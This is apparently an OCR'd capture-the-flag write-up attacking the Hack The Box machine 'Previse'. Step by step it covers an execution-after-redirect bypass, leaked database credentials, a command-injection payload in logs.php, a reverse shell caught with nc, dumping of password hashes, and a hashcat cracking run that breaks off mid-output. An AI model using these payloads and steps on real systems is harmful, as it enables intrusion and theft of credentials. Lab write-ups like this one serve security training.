
Information Gathering

1) Found open ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.10.11.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-20 14:38 IST
Nmap scan report for 10.10.11.104
Host is up (0.54s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 49.45 seconds
```

2) Found a login page



3) Checked web technologies used



4) Did a service scan

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.10.11.104 -p22,80 -sV -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-20 15:19 IST
Nmap scan report for 10.10.11.104
Host is up (0.27s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Previse Login
|_Requested resource was login.php
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.34 seconds
```

Vulnerability Assessment

1) The size of redirected pages is not 0, so the page is vulnerable to Execution After Redirect

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://10.10.11.104/FUZZ.php -t 200 -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.104/FUZZ.php
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

download                [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 592ms]
index                   [Status: 302, Size: 2801, Words: 737, Lines: 72, Duration: 629ms]
footer                  [Status: 200, Size: 217, Words: 10, Lines: 6, Duration: 409ms]
nav                     [Status: 200, Size: 1248, Words: 462, Lines: 32, Duration: 6833ms]
header                  [Status: 200, Size: 980, Words: 183, Lines: 21, Duration: 6844ms]
login                   [Status: 200, Size: 2224, Words: 486, Lines: 54, Duration: 8344ms]
files                   [Status: 302, Size: 4914, Words: 1531, Lines: 113, Duration: 8442ms]
status                  [Status: 302, Size: 2966, Words: 749, Lines: 75, Duration: 1336ms]
                        [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 1400ms]
logout                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 2500ms]
accounts                [Status: 302, Size: 3994, Words: 1096, Lines: 94, Duration: 3217ms]
config                  [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2058ms]
logs                    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1796ms]
```


2) Got access to accounts page buy ignoring redirect

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Mon, 20 Nov 2023 10:13:38 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: login.php
8 Content-Length: 3994
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
```

Pretty Raw Hex Render

```
1 HTTP/1.1 200
2 Date: Mon, 20 Nov 2023 10:13:38 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 3994
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
```



3) Created a user from that page

Pretty Raw Hex

```
1  POST /accounts.php HTTP/1.1
2  Host: 10.10.11.104
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
   Firefox/115.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
   bp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 61
9  Origin: http://10.10.11.104
10 Connection: close
11 Referer: http://10.10.11.104/accounts.php
12 Cookie: PHPSESSID=ke4djml1pecii38e260vi2hu7g
13 Upgrade-Insecure-Requests: 1
14
15 username=pentester&password=password&confirm=password&submit=
```

Add New Account

Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Usernames and passwords must be between 5 and 32 characters!


Success! User was added!

Username


Password

Confirm Password

CREATE USER



4) Downloaded backups archieve



5) Got the source code

```
┌──(vigneswar㉿VigneswarPC)-[~/Downloads]
└─$ ls
accounts.php  download.php   files.php   header.php  login.php   logs.php  siteBackup.zip
config.php    file_logs.php  footer.php  index.php   logout.php  nav.php   status.php
```

6) Not exiting here after redirecting was the cause for EAR

```
┌──(vigneswar㉿VigneswarPC)-[~/Downloads]
└─$ cat accounts.php
<?php
session_start();
if (!isset($_SESSION['user'])) {
    header('Location: login.php');
}
?>

<?php include( 'header.php' ); ?>
<title>Previse Create Account</title>
</head>
<body>

<?php include( 'nav.php' ); ?>

<section class="uk-section uk-section-default">
    <div class="uk-container">
        <h2 class="uk-heading-divider">Add New Account</h2>
        <p>Create new user.</p>
        <p class="uk-alert-danger">ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!</p>
        <p>Usernames and passwords must be between 5 and 32 characters!</p>
```

7) Found credentials

```
┌──(vigneswar㉿VigneswarPC)-[~/Downloads]
└─$ cat config.php
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
```

8) Found a command injection vulnerability

```
┌──(vigneswar㉿VigneswarPC)-[~/Downloads]
└─$ grep exec ./*
./logs.php:$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Downloads]
└─$ cat logs.php
<?php
session_start();
if (!isset($_SESSION['user'])) {
    header('Location: login.php');
    exit;
}
?>

<?php
if (!$_SERVER['REQUEST_METHOD'] == 'POST') {
    header('Location: login.php');
    exit;
}

////////////////////////////////////////////////////////////////////////////////
//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
////////////////////////////////////////////////////////////////////////////////

$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
echo $output;
```


9) Confirmed command injection

```
┌──(vigneswar㉿VigneswarPC)-[~/Downloads]
└─$ curl -X POST 'http://10.10.11.104/logs.php' -d 'delim=;ping 10.10.16.4' -H 'Cookie: PHPSESSID=ke4djm11pecii38e260vi2hu7g'
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo tcpdump -i tun0 -Q in icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
16:09:40.914668 IP 10.10.11.104 > 10.10.16.4: ICMP echo request, id 2912, seq 1, length 64
16:09:41.782466 IP 10.10.11.104 > 10.10.16.4: ICMP echo request, id 2912, seq 2, length 64
16:09:42.568344 IP 10.10.11.104 > 10.10.16.4: ICMP echo request, id 2912, seq 3, length 64
16:09:43.568550 IP 10.10.11.104 > 10.10.16.4: ICMP echo request, id 2912, seq 4, length 64
16:09:44.670671 IP 10.10.11.104 > 10.10.16.4: ICMP echo request, id 2912, seq 5, length 64
16:09:45.579220 IP 10.10.11.104 > 10.10.16.4: ICMP echo request, id 2912, seq 6, length 64
16:09:46.581926 IP 10.10.11.104 > 10.10.16.4: ICMP echo request, id 2912, seq 7, length 64
16:09:47.903728 IP 10.10.11.104 > 10.10.16.4: ICMP echo request, id 2912, seq 8, length 64
```

Exploitation

1) Got reverse shell by command injection




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.11.104] 47466
www-data@previse:/var/www/html$
```

2) Connected with mysql

```
www-data@previse:/var/www/html$ mysql -h 127.0.0.1 -u root '-pmySQL_p@ssw0rd!:)'
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

3) Enumerated the database

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| previse            |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> use previse;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
mysql> show tables;
+------------------+
| Tables_in_previse |
+------------------+
| accounts         |
| files            |
+------------------+
2 rows in set (0.00 sec)

mysql> desc accounts;
+------------+--------------+------+-----+-------------------+----------------+
| Field      | Type         | Null | Key | Default           | Extra          |
+------------+--------------+------+-----+-------------------+----------------+
| id         | int(11)      | NO   | PRI | NULL              | auto_increment |
| username   | varchar(50)  | NO   | UNI | NULL              |                |
| password   | varchar(255) | NO   |     | NULL              |                |
| created_at | datetime     | YES  |     | CURRENT_TIMESTAMP |                |
+------------+--------------+------+-----+-------------------+----------------+
4 rows in set (0.00 sec)
```

4) Got password hashes

```
mysql> select username, password from accounts;
+-----------+------------------------------------+
| username  | password                           |
+-----------+------------------------------------+
| m4lwhere  | $1$🧂llol$DQpmdvnb7EeuO6UaqRItf. |
| pentester | $1$🧂llol$79cV9c1FNnnr7LcfPFlqQ0 |
+-----------+------------------------------------+
2 rows in set (0.00 sec)
```

5) Cracked the hash

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ hashcat '$1$🧂llol$DQpmdvnb7EeuO6UaqRItf.' /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1413/2890 MB (512 MB allocatable), 8MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

